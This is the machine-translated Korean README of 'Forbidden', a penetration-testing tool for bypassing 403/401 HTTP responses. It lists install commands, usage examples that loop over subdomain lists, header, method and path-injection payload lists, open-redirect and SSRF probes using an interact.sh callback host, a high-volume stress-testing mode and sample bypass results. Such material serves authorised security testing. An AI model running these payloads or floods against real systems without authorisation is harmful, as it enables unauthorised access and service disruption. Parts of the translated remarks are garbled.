forbidden
v12.6

4xx HTTP 응답 상태 코드 등을 우회합니다. Pycurl 및 Python 요청을 기반으로합니다.
스크립트는 멀티 스레딩을 사용하며 무차별 강제력을 기반으로하므로 잘못된 긍정적 인 결과가있을 수 있습니다. 스크립트에는 출력이 있습니다.
결과는 HTTP 응답 상태 코드 오름차순, HTTP 응답 내용 길이 하강 및 ID 오름차순으로 정렬됩니다.
오 탐지 결과를 수동으로 필터링하려면 각 고유 한 HTTP 응답 내용 길이에 대해 제공된 CURL 명령을 실행하고 HTTP 응답이 우회하는지 확인하십시오. 그렇지 않은 경우 동일한 HTTP 응답 내용 길이로 모든 결과를 무시하십시오.
| 테스트 설명 | 시험 |
|---|---|
| HTTP 및 HTTPS는 도메인 이름 및 IP 모두에 대해 요청합니다. | 베이스 |
HTTP 메소드 + w/ Content-Length: 0 HTTP 요청 헤더. | 행동 양식 |
| 크로스 사이트 트레이싱 (XST) w/ http 추적 및 트랙 방법. | 행동 양식 |
| [텍스트] 파일 업로드 모든 URL 디렉토리에 HTTP PUT 메소드가 있습니다. | 행동 양식 |
| HTTP 메소드는 HTTP 요청 헤더 및 URL 쿼리 문자열 파라를 재정의합니다. | 메소드 오버 라이드 |
| URL 구성표는 재정의됩니다. | 체계 오버 라이드 |
| 포트를 우선합니다. | 포트 오버 라이드 |
HTTP 요청 헤더를 Accept 정보 공개. | 헤더 |
| HTTP 요청 헤더. | 헤더 |
| URL Override + w/ accessible url. | 헤더 |
HTTP 호스트는 이중 Host http 요청 헤더로 재정의합니다. | 헤더 |
| HTTP 요청 헤더 사용자가 제공 한 값이 있습니다. | 값 |
| URL 경로 우회. | 경로 |
| URL 변환 및 인코딩. | 인코딩 |
| 기본 및 소지자 auth + w/ null 세션 및 악성 JWT. | 인증 |
| 개방형 리디렉션, OOB 및 SSRF. | 리디렉션 |
| 깨진 URL 파서, OOB 및 SSRF. | 파서 |
스트레스 테스트 스크립트를 여기에서 확인하십시오. 이 글에서 영감을 얻었습니다.
취향으로 스크립트를 확장하십시오.
HTTP 헤더의 좋은 소스 :
Kali Linux V2023.4 (64 비트)에서 테스트.
교육 목적을 위해 만들어졌습니다. 도움이되기를 바랍니다!
비고 :
Forbidden 은 PycURL 에 "잠겨 있으며" Stresser Python Requests 에 "고정"됩니다.OSError 던질 수 있습니다.2xx 및 3xx HTTP 상태 코드 만 결과에 포함되어 출력에 표시됩니다.length 속성에는 HTTP 응답 본문 길이 만 포함됩니다.double headers 테스트는 Python Requests 에 고정되어 있습니다.encodings PycURL 에 잠겨 있습니다.60 초로 설정되며rate limiting 및 기타 유사한 유사한 방지 방지 보호에주의를 기울이면 동일한 도메인에서 스크립트를 다시 실행하기 전에 시간이 걸리십시오.encodings 테스트 할 때) HTTP 요청을 수정하거나 HTTP 요청을 완전히 삭제할 수 있습니다.User-Agent HTTP 요청 헤더가 필요할 수 있습니다.no longer .높은 우선 순위 계획 :
User-Agent HTTP 요청 헤더, CRLF 및 LOG4J에 대한 테스트를 추가하십시오.낮은 우선 순위 계획 :
Kali Linux에서는 아무런 문제가 없어야합니다. 그렇지 않으면 실행 :
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
Windows OS에서 www.lfd.uci.edu/~gohlke에서 pycurl을 다운로드하여 설치하십시오. Windows 10에서만 테스트되었습니다.
MacOS에서 실행 :
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo ' export PATH="/opt/homebrew/opt/curl/bin:$PATH" ' >> ~ /.zshrc
echo ' export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH" ' >> ~ /.zshrc
source ~ /.zshrc

export LDFLAGS= " -L/opt/homebrew/opt/curl/lib "
export CPPFLAGS= " -I/opt/homebrew/opt/curl/include "
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting= " --with-openssl= " --config-setting= " --openssl-dir=/opt/homebrew/opt/openssl@3 " pycurlpip3 install --upgrade forbiddengit clone https://github.com/ivan-sincek/forbidden && cd forbidden
python3 -m pip install --upgrade build
python3 -m build
python3 -m pip install dist/forbidden-12.6-py3-none-any.whl 우회 403 Forbidden HTTP 응답 상태 코드 :
forbidden -u https://target.com -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths-ram,encodings -f GET -l base,path -o forbidden_403_results.json
우회 403 Forbidden HTTP 응답 상태 코드 :
mkdir stresser_403_results

stresser -u https://target.com -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o stresser_403_results.json
우회 401 Unauthorized HTTP 응답 상태 코드 :
forbidden -u https://target.com -t auths -f GET -l base -o forbidden_401_results.json
오픈 리디렉션, OOB 및 SSRF 테스트 :
forbidden -u https://target.com -t redirects -f GET -l base -e xyz.interact.sh -o forbidden_redirect_results.json
깨진 URL 파서, OOB 및 SSRF 테스트 :
forbidden -u https://target.com -t parsers -f GET -l base -e xyz.interact.sh -o forbidden_parser_results.json
우회 403 Forbidden HTTP 응답 상태 코드 :
count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths,encodings -f GET -l base,path -o " forbidden_403_results_ ${count} .json " ; done 우회 403 Forbidden HTTP 응답 상태 코드 :
mkdir stresser_403_results

count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; stresser -u " ${subdomain} " -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o " stresser_403_results_ ${count} .json " ; done
우회 401 Unauthorized HTTP 응답 상태 코드 :
count=0 ; for subdomain in $( cat subdomains_401.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t auths -f GET -l base -o " forbidden_401_results_ ${count} .json " ; done오픈 리디렉션, OOB 및 SSRF 테스트 :
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t redirects -f GET -l base -e xyz.interact.sh -o " forbidden_redirect_results_ ${count} .json " ; done깨진 URL 파서, OOB 및 SSRF 테스트 :
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t parsers -f GET -l base -e xyz.interact.sh -o " forbidden_parser_results_ ${count} .json " ; done ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
메소드 오버라이드 :
 X-HTTP-Method
X-HTTP-Method-Override
X-Method-Override
체계 재정의 :
 X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-Scheme
X-Scheme
X-URL-Scheme
포트 우체수 :
X-Forwarded-Port
다른:
 19-Profile
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded
Forwarded-For
Forwarded-For-IP
From
Host
Incap-Client-IP
Origin
Profile
Proxy
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
X-Client-IP
X-Cluster-Client-IP
X-Custom-IP-Authorization
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-Host
X-Host-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Requested-With
X-Rewrite-URL
X-Server-IP
X-True-Client-IP
X-True-IP
X-Wap-Profile
URL 경로의 시작, 끝 및 끝에서 처음, 끝 및 둘 다를 주입하십시오.
페이로드 세트 (기본 - 클러스터 폭탄)의 가능한 모든 조합을 사용하여 테스트하거나 정의 된 모든 페이로드 위치에 동일한 페이로드를 동시에 배치합니다 (타격 RAM).
 /
//
%09
%20
%23
%2e
%a0
*
.
..
;
.;
..;
/;/
;/../../
;foo=bar;
URL 경로 끝에 주입하십시오.
 #
##
##random
*
**
**random
.
..
..random
?
??
??random
~
~~
~~random
URL 경로 끝에 전방 슬래시로 끝나지 않는 경우에만 주입하십시오.
 .asp
.aspx
.esp
.html
.jhtml
.json
.jsp
.jspa
.jspx
.php
.sht
.shtml
.xhtml
.xml
[
    {
        "id" : " 860-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    },
    {
        "id" : " 861-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1:443 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    }
] Forbidden v12.6 ( github.com/ivan-sincek/forbidden )
Usage: forbidden -u url -t tests [-f force] [-v values ] [-p path ] [-o out ]
Example: forbidden -u https://example.com/admin -t all [-f POST ] [-v values.txt] [-p /home] [-o results.json]
DESCRIPTION
Bypass 4xx HTTP response status codes and more
URL
Inaccessible URL
-u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
Ignore URL query string and fragment
-iqsf, --ignore-query-string-and-fragment
IGNORE CURL
Use Python Requests instead of the default PycURL where applicable
PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
-ic, --ignore-curl
TESTS
Tests to run
Use comma-separated values
Specify 'paths-ram' to use battering ram attack or 'paths' to use the default cluster bomb attack
Specify 'values' to test HTTP request headers with user-supplied values passed using the '-v' option
-t, --tests = base | methods | (method|scheme|port)-overrides | headers | values | paths[-ram] | encodings | auths | redirects | parsers | all
FORCE
Force an HTTP method for all non-specific test cases
-f, --force = GET | POST | CUSTOM | etc.
VALUES
File with additional HTTP request header values or a single value, e.g., internal IP, etc.
Tests: values
-v, --values = values.txt | 10.10.15.20 | etc.
PATH
Accessible URL path to test URL overrides
Tests: headers
Default: /robots.txt | /index.html | /sitemap.xml | /README.txt
-p, --path = /home | etc.
EVIL
Evil URL to test URL overrides
Tests: headers | redirects
Default: https://github.com
-e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | etc.
HEADER
Specify any number of extra HTTP request headers
Extra HTTP request headers will not override test's HTTP request headers
Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
-H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
Specify any number of extra HTTP cookies
Extra HTTP cookies will not override test's HTTTP cookies
-b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
Filter out 200 OK false positive results with RegEx
Spacing will be stripped
-i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
Filter out 200 OK false positive results by HTTP response content lengths
Specify 'base' to ignore content length of the base HTTP response
Specify 'path' to ignore content length of the accessible URL response
Use comma-separated values
-l, --content-lengths = 12 | base | path | etc.
REQUEST TIMEOUT
Request timeout
Default: 60
-rt, --request-timeout = 30 | etc.
THREADS
Number of parallel threads to run
More threads mean more requests sent in parallel, but may also result in more false positives
Highly dependent on internet connection speed and server capacity
Default: 5
-th, --threads = 20 | etc.
SLEEP
Sleep time in milliseconds before sending an HTTP request
Intended for a single-thread use
-s, --sleep = 500 | etc.
USER AGENT
User agent to use
Default: Forbidden/12.6
-a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
Web proxy to use
-x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
Include only specific HTTP response status codes in the results
Use comma-separated values
Default: 2xx | 3xx
-sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
Display the results in a table instead of JSON
Intended for a wide screen use
-st, --show-table
OUT
Output file
-o, --out = results.json | etc.
DUMP
Dump all the test records in the output file without running them
-dmp, --dump
DEBUG
Debug output
-dbg, --debug
 Stresser v12.6 ( github.com/ivan-sincek/forbidden )

Usage:   stresser -u url                        -dir directory -r repeat -th threads [-f force] [-o out         ]
Example: stresser -u https://example.com/secret -dir results   -r 1000   -th 200     [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes with stress testing
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
    Ignore URL query string and fragment
    -iqsf, --ignore-query-string-and-fragment
IGNORE PYTHON REQUESTS
    Use PycURL instead of the default Python Requests where applicable
    PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
    -ir, --ignore-requests
FORCE
    Force an HTTP method for all non-specific test cases
    -f, --force = GET | POST | CUSTOM | etc.
HEADER
    Specify any number of extra HTTP request headers
    Extra HTTP request headers will not override test's HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Specify any number of extra HTTP cookies
    Extra HTTP cookies will not override test's HTTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    Filter out 200 OK false positive results with RegEx
    Spacing will be stripped
    -i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
    Filter out 200 OK false positive results by HTTP response content lengths
    Specify 'base' to ignore content length of the base HTTP response
    Use comma-separated values
    -l, --content-lengths = 12 | base | etc.
REQUEST TIMEOUT
    Request timeout
    Default: 60
    -rt, --request-timeout = 30 | etc.
REPEAT
    Number of total HTTP requests to send for each test case
    -r, --repeat = 1000 | etc.
THREADS
    Number of parallel threads to run
    -th, --threads = 20 | etc.
USER AGENT
    User agent to use
    Default: Stresser/12.6
    -a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Use comma-separated values
    Default: 2xx | 3xx
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table instead of JSON
    Intended for a wide screen use
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DIRECTORY
    Output directory
    All valid and unique HTTP responses will be saved in this directory
    -dir, --directory = results | etc.
DUMP
    Dump all the test records in the output file without running them
    -dmp, --dump
DEBUG
    Debug output
    -dbg, --debug

그림 1- 기본 예

그림 2- 기본 예제 (테이블 출력)

그림 3- 테스트 레코드 덤핑







